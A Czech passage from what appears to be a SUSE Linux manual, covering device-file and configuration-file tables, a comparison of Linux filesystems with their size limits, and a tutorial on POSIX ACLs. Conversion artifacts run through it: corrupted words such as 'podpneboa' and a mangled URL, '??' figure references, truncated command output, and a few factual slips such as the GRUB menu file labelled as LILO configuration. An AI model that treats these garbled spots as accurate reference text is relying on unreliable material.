Nejdůležitějším souborem ve vašem systému je samotné *jádro*. Najdete ho v adresáři `/boot` pod jménem `vmlinuz`.

Soubory zařízení v adresáři `/dev`

Diskety a pevné disky

Kromě souborů zařízení uvedených v tabulce si lze vytvořit i vlastní. Informace o tom najdete na manuálových stránkách k programu `mknod`.

<code>/dev/fd0</code>	první disketová mechanika
<code>/dev/fd1</code>	druhá disketová mechanika
<code>/dev/hda</code>	první disk (E)IDE
<code>/dev/hda1 – /dev/hda15</code>	oddíly na prvním disku (E)IDE
<code>/dev/sda</code>	první disk SCSI
<code>/dev/sda1 – /dev/sda15</code>	oddíly na prvním disku SCSI
<code>/dev/sdb</code>	druhý disk SCSI
<code>/dev/sdc</code>	třetí disk SCSI

Tabulka B.1: Přehled souborů zařízení pro disketové mechaniky a pevné disky

Mechaniky CD

/dev/cdrom	Odkaz (který vytvoří YcST2) na použitou mechaniku CD, tj. na jeden z následujících souborů
/dev/hda až	CD mechanika ATAPI (obvyklý případ pro systémy s řadičem (E)IDE)
/dev/hdd /dev/scd0	CD mechanika SCSI (obvyklý případ pro systémy s řadičem SCSI)
/dev/scd1 atd.	
/dev/aztcd	Aztech CDA268-01 CD-ROM
/dev/cdu535	Sony CDU-535 CD-ROM
/dev/cm206cd	Philips CM206
/dev/gscd0	Goldstar R420 CD-ROM
/dev/lmscd	Philips CM 205/250/206/260 CD-ROM
/dev/mcd	Mitsumi CD-ROM (mimo ATAPI)
/dev/sbpcd0 až	CD-ROM s řadičem na kartě Soundblaster
/dev/sbpcd3	
/dev/sonycd	Sony CDU 31a CD-ROM
/dev/sjcd	Sanyo CD-ROM
/dev/optcd	Optics Storage CD-ROM

Tabulka B.2: Přehled souborů zařízení pro mechaniku CD

Páskové mechaniky

/dev/rmt0	1. streamer SCSI s aut. převíjením
/dev/nrmt0	1. streamer SCSI bez aut. převíjení
/dev/ftape	Floppy streamer s aut. převíjením
/dev/nftape	Floppy streamer bez aut. převíjení

Tabulka B.3: Přehled souborů zařízení pro páskové mechaniky

Myši

<code>/dev/mouse</code>	Odkaz (který vytvoří <code>Yast2</code>) na použité rozhraní. Pro sériové myši je to <code>/dev/ttyS0</code> až <code>/dev/ttyS3</code> , jinak některý z uvedených souborů zařízení:
<code>/dev/atibm</code>	Sběrníková myš grafické karty ATI.
<code>/dev/logibm</code>	Sběrníková myš Logitech.
<code>/dev/psaux</code>	Myš PS/2.
<code>/dev/inportbm</code>	Sběrníková myš PS/2 (Microsoft Inport Busmouse).
<code>/dev/sunmouse</code>	Myš SUN.

Tabulka B.4: Přehled souborů zařízení pro myši

Modemy

<code>/dev/modem</code>	Odkaz (který vytvoří <code>Yast2</code>) na použité sériové rozhraní <code>/dev/ttyS0</code> až <code>/dev/ttyS3</code> , na kterém je modem připojen (nebo nalezen)
-------------------------	---

Tabulka B.5: Přehled souborů zařízení pro modemy

Sériová rozhraní

<code>/dev/ttyS0</code>	sériové rozhraní 0 až 3
až	(COM1 až COM4);
<code>/dev/ttyS3</code>	další do <code>ttyS63</code>
atd.	
<code>/dev/cua0</code>	
až	zastaralé od verze jádra 2.2.x
<code>/dev/cua3</code>	
atd.	

Tabulka B.6: Přehled souborů zařízení pro sériová rozhraní

Paralelní rozhraní

/dev/lp0	
až	paralelní rozhraní (LPT1 až LPT3)
/dev/lp2	

Tabulka B.7: Soubory zařízení pro paralelní rozhraní (tiskárny)

Speciální zařízení

/dev/null	prázdný soubor, který polyká data
/dev/tty1	
až	virtuální konzole
/dev/tty8	
/dev/zero	výstup lib. počtu nulových bytů

Tabulka B.8: Soubory zařízení pro speciální účely

Konfigurační soubory v adresáři /etc

/etc/SuSE-release	Údaje o instalované verzi SUSE Linuxu.
/etc/sysconfig	Centrální konfigurační adresář.
/etc/inittab	Konfigurační soubor pro proces init.
/etc/lilo.conf	Konfigurace LILO.
/boot/grub/menu.lst	Konfigurace LILO.
/etc/modprobe.conf	Konfigurace modulů jádra.
/etc/DIR_COLORS	Barvy pro program ls.
/etc/X11/XF86Config	Konfigurace pro X Window.
/etc/fstab	Tabulka souborových systémů, které se automaticky připojují při spuštění systému.
/etc/profile	Přihlašovací skript pro příkazový procesor (sh, bash atd.).
/etc/csh.login	Přihlašovací skript pro tcsh.
/etc/csh.cshrc	Nastavení pro tcsh.

Tabulka B.9: *continued overleaf...*

<code>/etc/profile.d</code>	Adresář s rozšířeními pro <code>/etc/profile</code> resp. <code>/etc/csh.cshrc</code> .
<code>/etc/passwd</code>	Databáze uživatelů: uživatelské jméno, domovský adresář, přihlašovací příkazový procesor, uživatelské číslo.
<code>/etc/shadow</code>	Hesla.
<code>/etc/group</code>	Skupiny uživatelů.
<code>/etc/printcap</code>	Popis instalovaných tiskáren. Používá ho tiskový démon <code>lpd</code> .
<code>/etc/hosts</code>	Přiřazení jmen počítačů k IP adresám (nutné, pokud se nepoužívá nameserver).
<code>/etc/xinetd.conf</code>	Definice konfigurovaných služeb IP (telnet, finger, ftp atd.).
<code>/etc/syslogd.conf</code>	Konfigurační soubor pro démona <code>syslog</code> , který protokoluje systémová hlášení.

Tabulka B.9: Konfigurační soubory v adresáři `/etc`

Skryté konfigurační soubory v domovském adresáři

V domovském adresáři uživatele je několik konfiguračních souborů, které jsou skryté, aby nemátly hlavně začátečníky. Jsou označeny tečkou na začátku jména. Příkaz `ls` je nevypisuje, je nutno zadat příkaz `ls -a`. Příklady těchto souborů jsou v tabulce *Skryté konfigurační soubory v domovském adresáři* na této straně.

<code>.profile</code>	přihlašovací skript uživatele (při použití <code>bash</code>).
<code>.bashrc</code>	Konfigurace <code>bash</code> .
<code>.exrc</code>	Konfigurace <code>vi</code> , <code>ex</code> .
<code>.xinitrc</code>	Spouštěcí skript pro X Window.
<code>.fvwmrc</code>	Konfigurace správce oken <code>Fvwm</code> .
<code>.ctwmrc</code>	Konfigurace správce oken <code>Ctwm</code> .
<code>.openwin-menu</code>	Konfigurace <code>Olvwm</code> a <code>olwm</code> .

Tabulka B.10: Skryté konfigurační soubory v domovském adresáři

Při založení uživatele se tyto soubory kopírují do domovského adresáře ze vzorů v adresáři `/etc/skel`.

Souborové systémy

Linux podporuje řadu různých souborových systémů. V této kapitole najdete krátký přehled těch nejpobulárnějších včetně jejich popisu, výhod a příkladů vhodného nasazení. Zároveň se zde dočtete o podpoře LFS ((angl. *Large File Suppnebot*)) v Linuxu.

Glosář	608
Hlavní souborové systémy Linuxu	608
Některé další podporované souborové systémy	613
Podpora souborů větších než 2 GB	614
Další informace	615

Glosář

metadata Interní datová struktura souborového systému, která zajišťuje okamžité organizování a přístupnost dat na disku. Lze je nazvat také daty o datech. Prakticky všechny souborové systémy metadata používají a jejich struktura bývá jedním z důvodů odlišných výkonů.

inod Inody obsahují různé informace o souboru, včetně velikosti, počtu odkazů, data a času vytvoření, změny a posledního přístupu, stejně jako ukazatele na diskové bloky, kde je soubor skutečně uložen.

žurnál Žurnál je struktura na disku obsahující záznam o změnách metadat souborového systému. Žurnálování má významnou zásluhu na obnově souborového systému v případě poškození a kontrole konzistence při startu. Při kontrole jsou obnovovány pouze žurnály.

Hlavní souborové systémy Linuxu

Před několika lety byla volba souborového systému v Linuxu otázkou několika vteřin. Bud' (Ext2 nebo ReiserFS). Jádra řady 2.4 nabízejí však mnohem víc.

Při volbě souborového systému je především v situacích, kdy je požadován maximální výkon, nutné uvážit, jaké aplikace hodláte používat. Každý souborový systém má své výhody i nevýhody, které je nutné přitom brát v úvahu. Ani ten nejlepší souborový systém však nedokáže nahradit rozumné zálohování.

Termíny integrita dat nebo konzistence dat používané v této kapitole, nemají nic společného s konzistencí uživatelských dat (dat zapisovaných aplikacemi do souborů). Zda jsou data pro aplikace konzistentní, si kontrolují přímo aplikace.

Poznámka

Nastavení souborového systému

Všechna zde uvedená nastavení lze snadno provést pomocí programu YaST.

Poznámka

Ext2

Historie Ext2 sahá až do počátečních dnů Linuxu. Jeho předchůdce Extended souborový systém byl implementován v dubnu roku 1992 v Linuxu 0.96c. Od té

doby prošel Extended souborový systém celou řadou změn až k Ext2, nejpoužívanějšímu linuxovému souborovému systému. Z trůnu ho sesadil až příchod žurnálovacích souborů.

Ext2 neumožňuje dynamickou alokaci inodů. Znamená to, že datové bloky, do jsou data ukládána, jsou vždy stejně velké. Tato skutečnost může vést k neekonomickému využívání diskového prostoru.

Základní přehled vlastností Ext2 vám pomůže porozumět tomu, proč byl tento souborový systém (a v některých oblastech stále ještě je) nejoblíbenějším linuxovým souborovým systémem.

Spolehlivost Od počátků svého vzniku Ext2 prošel celou řadou testů a zlepšení. To může být důvod, proč se jeví tak spolehlivým. Pokud systém není možné korektně odpojit, spustí se `e2fsck`, který začne kontrolovat data souborového systému. Metadata jsou spojována do konzistentního stavu a chybná nebo poškozená data nebo bloky dat jsou zapisována do příslušného souboru (nazývaného `lost+found`). Na rozdíl od žurnálovacích souborových systémů `e2fsck` nekontroluje jen pozměněná data, ale celý systém. To u dnešních disků samozřejmě zabere mnoho času. Protože však není nutné spravovat žurnály a používá mnohem méně paměti, je v některých případech rychlejší než ostatní souborové systémy.

Jednoduchý upgrade Souborový systém Ext2 tvoří z velké části podklad pro souborový systém další generace Ext3. Jeho spolehlivost byla elegantně zkombinována s výhodami žurnálování.

Ext3

Ext3 navrhl Stephen Tweedie. Na rozdíl od všech ostatních novějších souborových systémů není Ext3 založen na zcela nových základech. Jeho vývoj byl založen na Ext2. Tyto dva souborové systémy tak k sobě mají velmi blízko. Není proto problém vystavět Ext3 na již existujícím systému Ext2. Největší rozdíl, který tyto dva systémy odlišuje, je především podpneboa žurnálování v Ext3.

Ext3 nabízí tyto nejvýznamnější výhody:

Jednoduchý upgrade z Ext2 Ext3 je založen na kódu Ext2 a sdílí s ním formát dat na disku. Z toho důvodu je přechod z Ext2 na Ext3 velmi jednoduchý. Obnova při poškození a kontrola tohoto systému je extrémně rychlá a bezpečná. Pokud z nějakého důvodu Ext3 nevyhovuje vašim požadavkům, není problém vrátit se zpět k Ext2. Downgrade je stejně jednoduchý jako upgrade. Stačí čistě odpojit souborový systém Ext3 a pak ho připojit jako Ext2.

Spolehlivost a výkon Naprostá většina žurnálovacích souborů je metadata-only. To znamená, že metadata jsou vždy udržována v konzistentním stavu, což ale není vždy garancí konzistentnosti samotných dat souborového systému. Ext3 je navržen tak, aby se staral jak o metadata tak o samotná data. Stupeň této péče lze nastavit. Povolení Ext3 v režimu `data=journal` poskytuje maximální bezpečnost (integritu dat), ale žurnálování dat i metadat může vést k výraznému zpomalení systému. Jednou z novějších záležitostí je režim `data=ordered`, který zajišťuje integritu dat i metadata, ale žurnálování provádí pouze u metadat. Ovladač souborového systému sbírá všechny bloky dat, které náležejí k určitému updatu metadat. Tyto bloky jsou seskupovány do transakcí a ty jsou pak před updatem metadat zapsány na disk. Výsledkem je zajištění konzistence dat i metadat bez viditelného zvýšení zatížení systému. Třetí volbou je režim `data=writeback`, který umožňuje zapsat data po zapsání metadat do žurnálu. Tato volba vykazuje nejlepší hodnoty při měření výkonu. Zároveň dokáže zajistit obnovu dat při narušení integrity souborového systému. Pokud pro Ext3 nenastavíte žádný režim, použije se `data=ordered`.

Tip

Přechod z Ext2 na Ext3

Přechod z Ext2 na Ext3 na již existujícím systému se skládá ze dvou kroků:

Žurnály Přihlaste se jako `root` a zadejte příkaz `tune2fs -j`. Tak vytvoříte žurnál Ext3 s výchozími parametry. Pokud chcete nastavit délku žurnálu, zadejte místo předešlého příkazu příkaz `tune2fs -J` spolu s volbami `size=a` a `device=`. Více informací o programu `tune2fs` najdete v jeho manuálové stránce (`man 8 tune2fs`).

Nastavení typu souborového systému v `/etc/fstab` Aby byl Ext3 správně rozpoznáván, je nutné ho uvést v souboru `/etc/fstab`. U položky diskového oddílu, u které jsme souborový systém změnili, musíte změnit typ souborového systému z `ext2` na `ext3`. Změna se projeví po restartu počítače.

Tip

ReiserFS

Ten souborový systém byl jednou z hlavních novinek jádra 2.4. Pro SUSE jádra předcházející řady 2.2.x byl dostupný jako jaderný patch. ReiserFS vznikl díky Hansi Reiserovi a týmu vývojářů společnosti Namesys.

ReiserFS byl alternativou staršího souborového systému Ext2. ReiserFS se zaměřuje na péči o metadata, ale ne o samotná data. Následující verze vy již měly obsahovat také datové žurnálování (do žurnálu jsou zapisovány informace o metadatach i aktuálních datech).

Výhody souborového systému ReiserFS:

Lepší využití disku V ReiserFS jsou všechna data organizována ve strukturách nazývaných B* stromy. Stromová struktura umožňuje lepší využití disku, protože malé soubory lze umístit přímo do listu stromu, místo rozmístění po celém disku a spravovat pak ukazatele na umístění dat. Data navíc nejsou umísťována do bloků s pevnou velikostí (obvykle 1 nebo 4 kB), ale do bloků potřebné velikosti. Další výhoda ReiserFS spočívá v dynamickém alokování inodů. To umožňuje oproti starším systémům vyšší flexibilitu.

Vyšší diskový výkon U malých souborů najdete informace o datech souboru a stat_data (inode) vedle sebe. Lze je přečíst jednou jednoduchou diskovou IO operací, což znamená, že je potřeba pouze jeden přístup na disk.

Rychlá obnova po poškození V případě havárie počítače a poškození souborového systému lze souborový systém ve většině případů opravit během několika sekund. Žurnálování také urychluje pravidelné kontroly konzistence souborového systému.

JFS

JFS (angl. *Journaling file system*) byl navržen společností IBM. První testovací verze JFS se v linuxové komunitě objevila na jaře roku 2000. Verze 1.0.0 vyšla roku 2001. JFS byl navržen pro výkonné servery a proto byl velký důraz kladen na jeho výkonnost. Jako plně 64 bitový souborový systém, JFS podporuje větší velikost souborů i oddílů.

Vlastnosti JFS:

Výkonné žurnálování JFS klade stejně jako ReiserFS důraz pouze na metadata. Stejně jako ReiserFS při opravě kontroluje pouze změny v metadatach, což vede k vysoké úspoře času. Konkurenční operace vyžadují

současné záznam lze spojit do jedné skupiny a tak vícenásobnými operacemi zápisu redukovat ztráty výkonu.

Vynikající organizace adresářů JFS používá dva typy organizace adresářů. Pro malé adresáře umožňuje ukládání obsahu přímo v inodu. U větších adresářů používá B⁺ stromy.

Lepší využití prostoru díky dynamické alokaci inodů JFS šetří váš čas — inody jsou alokovány automaticky.

XFS

Původně společnost SGI spustila vývoj tohoto systému na začátku roku 1990 pro svůj operační systém IRIX OS. XFS měl být výkonným 64-bitovým žurnálovacím souborovým systémem určeným pro ty nejnáročnější výpočetní úlohy. XFS dosahuje vynikajících výsledků při práci s velkými soubory a špičkovým hardwarem. Stejně jako jiné žurnálovací systémy jako např. ReiserFS však kontroluje pouze integritu metadat.

Rychlý pohled na hlavní vlastnosti XFS ukáže, proč je tak dobrým souborovým systémem pro náročné výpočetní úlohy:

Vysoká stabilita díky využití alokačních skupin Při vytvoření souborového systému XFS je souborový systém rozdělen do osmi nebo více lineárních částí stejné velikosti. Ty jsou označovány jako alokační skupiny. Na alokační skupiny lze pohlížet jako na souborový systém v souborovém systému. Jednotlivé alokační skupiny na sobě nejsou nijak závislé, takže jádro může současně adresovat několik skupin najednou. Tato funkce pak vede k vysokému výkonu souborového systému XFS.

Vysoký výkon podpořený účinnou správou diskového prostoru Volný prostor a inody jsou spravovány B⁺ stromy vně alokačních skupin. Využívání B⁺ stromů zvyšuje výkon. S XFS je spojena funkce delayed alokace. XFS při alokaci dělí proces na dvě části. Transakce jsou uloženy v RAM a je pro ně rezervována předpokládaná velikost prostoru. XFS nerozhoduje, kde přesně budou data uložena (bloky souborového systému). Toto rozhodnutí je odloženo na poslední možnou chvíli. Některá data se tak vůbec nedostanou na disk, protože dřív než XFS rozhodne o jejich uložení, zastarají. Tímto způsobem je zvyšován výkon při zápisu a redukována fragmentace souborového systému. Vzhledem ke strategii delayed alokace je však XFS mnohem náchylnější ke ztrátám dat při pádu systému než jiné souborové systémy.

Prelokace souborového systému jako prevence fragmentace Před zápisem dat do souborového systému, XFS rezervuje (prelokuje) volný prostor potřebný pro soubor. Tak je maximálně redukována fragmentace souborového systému. Zároveň dojde ke zvýšení výkonu, protože jednotlivé soubory nejsou rozmístěny po celém souborovém systému.

Některé další podporované souborové systémy

Tabulka C.1 na následující straně shrnuje některé další souborové systémy podporované Linuxem. Jedná se především o takové souborové systémy, které jsou podporovány z důvodů kompatibility s jinými systémy nebo typy médií.

cramfs	<i>Komprimovaný souborový systém ROM souborový systém:</i> systém pouze ke čtení.
hpfs	<i>High Performance souborový systém:</i> IBM OS/2 standard souborový systém — systém pouze ke čtení.
iso9660	Standardní souborový systém na CD.
minix	První linuxový souborový systém používaný v Linuxu. Dnes se používá prakticky pouze pro diskety s ovladači.
msdos	<i>fat</i> , souborový systém používaný systémem DOS. Dnes je používán řadou dalších operačních systémů.
ncpfs	souborový systém pro připojení svazků Novellu přes síť.
nfs	<i>Síťový souborový systém:</i> Síťový souborový systém umožňuje uložení dat na jednom počítači, na který pak mohou přes síť přistupovat uživatelé z jiných počítačů.
smbfs	<i>Server Message Block:</i> síťový souborový systém umožňující přístup po síti používaný systémy Windows.
sysv	Používaný systémy SCO UNIX, Xenix a Coherent (komerční unixové systémy pro PC).
ufs	Používaný systémy BSD, SunOS a NeXTstep. Podporuje pouze režim <i>read-only</i> .
umsdos	<i>UNIX na MSDOS:</i> aplikovaný na normálním <i>fat</i> souborovém systému. Unixové funkčnosti (přístupová práva, odkazy, dlouhá jména souborů) dosahuje vytvářením zvláštních souborů.

Tabulka C.1: continued overleaf...

<code>vfat</code>	<i>Virtual FAT</i> : rozšíření souborového systému <code>fat</code> (podporuje dlouhá jména souborů).
<code>ntfs</code>	<i>Windows NT souborový systém</i> , pouze ke čtení.

Tabulka C.1: Typy souborových systémů v Linux

Podpora souborů větších než 2 GB

Původně podporovaná maximální velikost linuxového souboru je 2 GB. Před příchodem multimediálních souborů a rozsáhlých databází se tato velikost zdála dostatečná. Především velmi rychlý rozmach digitálního zpracování médií sebou přinesl nutnost poupravit jádro a knihovnu C tak, aby bylo možné pracovat také se soubory většími než 2 GB. V současné době již LFS podporují prakticky všechny novější souborové systémy.

Tabulka C.2 na následující straně poskytuje přehled současných omezení velikostí linuxových souborů a souborových systémů v jádrech řady 2.4.

Souborový systém	omezení velikosti souboru [B]	velikost souborového systému [B]
Ext2 nebo Ext3 (1 kB velikost bloku)	2^{34} (16 GB)	2^{41} (2 TB)
Ext2 nebo Ext3 (2 kB velikost bloku)	2^{38} (256 GB)	2^{43} (8 TB)
Ext2 nebo Ext3 (4 kB velikost bloku)	2^{41} (2 TB)	2^{44} (16 TB)
Ext2 nebo Ext3 (8 kB velikost bloku)	2^{46} (64 TB)	2^{45} (32 TB)
(systémy se stránkami 8 kB (jako Alpha))		
ReiserFS 3.5	2^{32} (4 GB)	2^{44} (16 TB)
ReiserFS 3.6 (Linux 2.4)	2^{60} (1 EB)	2^{44} (16 TB)
XFS	2^{63} (8 EB)	2^{63} (8 EB)
JFS (512 B velikost bloku)	2^{63} (8 EB)	2^{49} (512 TB)
JFS (4 kB velikost bloku)	2^{63} (8 EB)	2^{52} (4 PB)

NFSv2 (na straně klienta)	2^{31} (2 GB)	2^{63} (8 EB)
NFSv3 (na straně klienta)	2^{63} (8 EB)	2^{63} (8 EB)

Tabulka C.2: Maximální velikost souborových systémů

Poznámka

Omezení linuxového jádra

Tabulka C.2 popisuje omezení v závislosti formátování disku. Existují také omezení jádra (jádro verze 2.4.x):

- *32-bitové systémy:* Maximální velikost jakéhokoliv blokového zařízení nebo souboru je omezena velikostí 2 TB. Pomocí LVM v kombinaci s různými blokovými zařízeními je možné velikost souborových systémů zvýšit.
- *64-bitové systémy:* Velikost souboru a souborového systému je omezena na 2^{63} (8 EB). Tehoto limitu v současné době ani reálně nelze kvůli omezením hardwaru dosáhnout.

Poznámka

Další informace

Každý z uvedených souborových systémů je spravován vlastním projektem, který má vlastní internetové stránky obsahující veškerou dostupnou dokumentaci a také emailovou konferenci.

<http://e2fsprogs.sourceforge.net/ext2.html>

<http://www.zipworld.com.au/~akpm/linux/ext3/>

<http://www.namesys.com/>

<http://oss.software.ibm.com/developerworks/opensource/jfs/>

<http://oss.sgi.com/projects/xfs/>

Srovnávací tutoriál linuxových souborových systémů najdete na stránkách *IBM developerWorks*:

<http://www-106.ibm.com/developerworks/library/l-fs.html>

Srovnání linuxových žurnálovacích souborových systémů najdete v článku od Juan I. Santos Florido uveřejněného v *Linuxgazette*:

<http://www.linuxgazette.com/issue55/flneboido.html>.

Pokud byste rádi získali další informace o LFS v Linuxu, doporučujeme vám stránky Andrease Jaegera: http://www.suse.de/~aj/linux_lfs.html.

ACLs v Linuxu

V této kapitole je popsáno pozadí a funkce POSIX ACLs pro linuxové souborové systémy. Zároveň zde získáte informace o používání a výhodách ACLs (*Access Control Lists*).

Výhody ACLs	618
Definice	619
Používání ACLs	619
Výhledy	627

Výhody ACLs

Poznámka

POSIX ACLs

Termín (angl. *POSIX ACL*) znamená, že se jedná o skutečný POSIX (*Portable Operating System Interface*) standard. Ke sloučení standardů POSIX 1003.1e a POSIX 1003.2c vedla řada důvodů. ACLs je navíc používán i na řadě dalších systémů patřících do skupiny UNIX. Detaily jsou dostupné na stránce <http://wt.xpilot.org/publications/posix.1e/>

Poznámka

V tradičním linuxovém systému má každý objekt tři typy přístupových práv. Jde o práva ke čtení (r), zápisu (w) a vykonání (x) pro každý ze tří typů uživatelů (vlastníka, skupinu a ostatní). Navíc lze nastavit *user id*, *group id* a *sticky* bit.

Toto pojetí je zcela dostačující v naprosté většině situací. Ve velmi rozsáhlých systémech a zvláštních typech aplikací však naráží na řadu limitů.

ACLs vznikly právě proto, aby tyto situace ošetřily rozšířením tradičního pojetí přístupových práv o další vlastnosti. Pomocí ACLs je možné možné nastavit přístupová práva pouze pro určité uživatele nebo skupiny, kteří nejsou vlastníky objektu ani nepatří do příslušné skupiny. Access Control Lists jsou součástí jádra a mají podporu v souborových systémech ReiserFS, Ext2, Ext3, JFS a XFS. Díky ACLs můžete nastavovat přístupová práva, aniž byste museli zároveň zasahovat do celého systému přístupových práv.

Výhody ACLs si uvědomíte především při náhradě serveru s Windows za server s Linuxem. Řada stanic v síti může pracovat se systémem Windows i po migraci a systém Linux bude těmto stanicím poskytovat tiskové a souborové služby pomocí Samby.

Díky podpoře ACLs v Sambě lze práva nastavit jak na linuxovém serveru tak na stanicích Windows (pouze Windows NT a vyšší). Pomocí programu winbindd lze nastavovat práva uživatelů, kteří existují pouze na straně Windows a na linuxovém serveru nemají účet. Access Control Lists je nastaven pomocí getfacl a setfacl pouze na straně serveru.

Definice

Třídy uživatelů ACLs!třídy práv Tradiční koncept POSIX používá v souborovém systému tři *třídy* přístupových práv. Vlastníka, skupinu vlastníka a ostatní. Pro každou z těchto tří tříd lze nastavit bity dávající práva ke čtení (r), zápisu (w) a vykonání (x).

Přístupové ACLs Přístupová práva skupin a uživatelů jsou pro všechny typy objektů souborového systému (soubory a adresáře) omezeny přístupovými ACLs.

Výchozí ACL Výchozí ACLs se nastavuje pouze u adresářů. Omezuje nastavení přístupových práv u nově vytvářených podadresářů a souborů.

Položka ACL Každý ACLs se skládá ze skupiny položek. ACLs položky se skládají z typu (viz. tabulka D.1 na následující straně), ukazatelem na skupinu nebo uživatele a nastavením práv. Pro některé typy položek musí být ukazatel na skupinu nebo uživatele prázdný.

Používání ACLs

V následující části si na příkladech ukážeme používání ACLs a jejich interakci s tradičním systémem přístupových práv. Popíšeme postup pro vytvoření vlastních ACLs a také syntaxi ACLs.

Struktura ACL položek

ACLs dělíme na dva základní typy. *Minimální* ACLs obsahují položku pro typ uživatele (owner), skupinu vlastníka (owner group) a ostatní (other) s konvenčními přístupovými bity pro soubory a adresáře. *Rozšířené* ACLs jde ještě dál. Musí obsahovat nastavení položky *mask* a musí obsahovat více položek pro typy *named user* a *named group*. V tabulce D.1 na následující straně najdete přehled různých typů možných ACLs položek.

Typ	Zápis
owner	user::rwx
named user	user:name:rwx
owning group	group::rwx
named group	group:name:rwx
mask	mask::rwx
other	other::rwx

Tabulka D.1: Typy položek ACLs

Práva definována v položce *owner* a *other* jsou vždy platná. S vyjímkou položky *mask* všechny ostatní položky (*named user*, *owning group*, a *named group*) mohou být neaktivní nebo maskované. Platné jsou v případě, že jsou součástí jak určité položky, tak masky. Pokud jsou pouze součástí masky, jsou neaktivní. Tento mechanismus je demonstrován v tabulce D.2.

Typ položky	Zápis	Práva
named user	user:jane:r-x	r-x
mask	mask::rw-	rw-
	platná práva:	r--

Tabulka D.2: Maskování práv

ACL položky a přístupové bity

V systému s ACLs existují minimální a rozšířené ACLs. V následujících příkladech si ukážeme dva případy minimálních a rozšířených ACLs.

V obou případech jsou práva *třídy owner* mapována na ACL položky *owner*. Stejně tak jsou na příslušnou položku mapována také práva *třídu other*. V obou případech je však jiné mapování na *třidu group*.

- V případě minimálních ACLs — bez *masky* — jsou práva *třídy group* mapována na ACLs položku *owning group*. To je znázorněno v obrázku ?? na straně ??.
- V případě rozšířených ACLs — s *maskou* — jsou práva *třídy group* mapována na položku *mask*. To je znázorněno v obrázku ?? na straně ??.

Mapování zajišťuje hladký chod aplikací s podporou ACLs spolu s aplikacemi bez této podpory. Práva zde nezmíněná buď nejsou nastavena pomocí ACLs

nebo jsou neaktivní. Pokud dojde ke změně přístupových bitů, dojde ke změně ACLs a vice versa.

Adresář s ACL přístupem

Princip přístupu ACLs je znázorněn v následujícím příkladě:

- Vytvoření objektu souborového systému (v našem případě adresáře)
- Změna ACL
- Maskování

1. Před vytvořením adresáře použijte příkaz `umask` k nastavení výchozích práv:

```
umask 027
```

Příkaz `umask 027` nastaví výchozí přístupová práva tak, že vlastníkoví dá všechna práva (0), skupině zakáže zápis (2) a ostatním nedá práva žádná (7). `umask` zároveň maskuje všechny přístupové bity a deaktivuje je. Více informací o tomto příkazu získáte z jeho manuálových stránek (`man umask`).

```
mkdir mydir
```

Výsledkem je vytvoření adresáře `mydir` s přístupovými právy nastavenými prostřednictvím `umask`. Následujícím příkazem přezkontrolujete, zda jsou práva nastavena správně:

```
ls -dl mydir
drwxr-x--- ... tux project3 ... mydir
```

2. Zjistěte počáteční nastavení ACL a vložte nové hodnoty pro uživatele a skupiny.

```
getfacl mydir
```

```
er::rwx
group::r-x
other::---
```

Výstup 25: s

Výstup příkazu `getfacl` velmi jasně ukazuje nastavení bitů a ACL položek popsanych v části *ACL položky a přístupové bity* na straně 620. První tři řádky zobrazují jméno adresáře, vlastníka a jeho skupinu. Následující tři řádky obsahují ACL položky *owner*, *owning group* a *other*. V tomto případě má adresář minimální ACL nastavení a pomocí příkazu `getfacl` jsme získali stejný výpis jako v případě použití prostého `ls`. V první změně ACL přidáme práva pro čtení, zápis a vykonání pro dalšího uživatele se jménem `jane` a další skupiny `djungle`.

```
setfacl -m user:jane:rw,group:djungle:rw mydir
```

Parametrem `-m` příkazu `setfacl` říkáme, že má změnit ACLs. Parametr je následován hodnotami (jednotlivé položky jsou odděleny dvojtečkami). Poslední částí příkazu je jméno adresáře, na který se mají změny aplikovat.

Příkazem `getfacl` si můžete nechat vypsát výsledné nastavení ACLs.

```
getfacl mydir

# file: mydir
# owner: tux
# group: project3
user::rw
user:jane:rw
group::r-x
group:djungle:rw
mask::rw
other:---
```

Jako další nastavení pro uživatele `jane` a skupinu `djungle` byla vytvořena položka *mask*. Tato položka automaticky redukuje všechny položky v *třídě group* na společný základ.

Maska definuje maximální efektivní přístupová práva pro všechny položky v *třídě group*. To obsahuje *named user*, *named group* a *owning group*. Přístupové bity *třídy group* lze zobrazit příkazem `ls -dl mydir`. `ls -dl`

```
mydir
drwxrwx---+ ... tux project3 ... mydir
```

První sloupec mimo obvyklého výstupu obsahuje také `+`, který indikuje existenci *rozšířených* ACLs.

3. Podle výstupu příkazu `ls` obsahuje položka *mask* práva k zápisu. V tradičním pojetí by to znamenalo, že má *vlastnická skupina* (zde *project3*) také práva zápisu do adresáře *mydir*. Přístupová práva *vlastnické skupiny* však souhlasí s nastavením v *mask*, které jsou v našem příkladě *r-x* (viz. tabulka D.2 na straně 620). Dodatečné nastavení tak nebude mít na dosavadní nastavení žádný vliv.

Editujte položku *mask* příkazem `setfacl` nebo `chmod`.

```
chmod g-w mydir
ls -dl mydir
```

```
drwxr-x---+ ... tux project3 ... mydir
```

```
getfacl mydir
```

```
# file: mydir
# owner: tux
# group: project3
user::rwx
user:jane:rwx          # effective: r-x
group::r-x
group:djungle:rwx      # effective: r-x
mask::r-x
other:---
```

Po vykonání příkazu `chmod` bude odstraněn bit pro zápis z *třídy group* a výstup příkazu `ls` ukazuje, že musí být změněn i bity masky. Práva zápisu jsou opět omezeny pouze na vlastníka adresáře *mydir*. Výstup příkazu `getfacl` tuto skutečnost potvrzuje. Výstup obsahuje komentář pro všechny položky, kde přístupové bity nesouhlasí s originálním nastavením, protože jsou filtrovány pomocí položky *mask*. Původní nastavení lze kdykoliv vrátit příkazem `chmod`:

```
chmod g+w mydir
ls -dl mydir
```

```
drwxrwx---+ ... tux project3 ... mydir
```

```
getfacl mydir
```

```
# file: mydir
# owner: tux
# group: project3
user::rwx
```

```
user:jane:rwx
group::r-x
group:djungle:rwx
mask::rwx
other:---
```

Adresář s výchozími ACL

Adresáře mohou mít zvláštní typ ACL tzv. výchozí ACL. Výchozí ACL nastavuje přístupová práva ke všem podřízeným adresářům s nastavenými výchozími ACL. Výchozí ACL se nastavuje přístupové ACL jak u adresářů tak v nich obsažených souborech.

Vliv výchozích ACL

S výchozím ACL je pracováno různě podle toho, na jaký typ objektu je uplatňován:

- ACL podadresáře se skládá z výchozího ACL, jeho vlastního výchozího ACL a přístupového ACL adresáře.
- Přístupová práva souboru se skládají z jeho vlastních ACL a výchozího ACL.

Všechny objekty souborového systému používají při nastavení přístupových práv parametr `mode`, který definuje přístupová práva nově vytvářených objektů.

- Pokud rodičovský adresář nemá nastavené výchozí ACL, nastaví se přístupové bity podle hodnoty parametru `mode` příkazu `umask`.
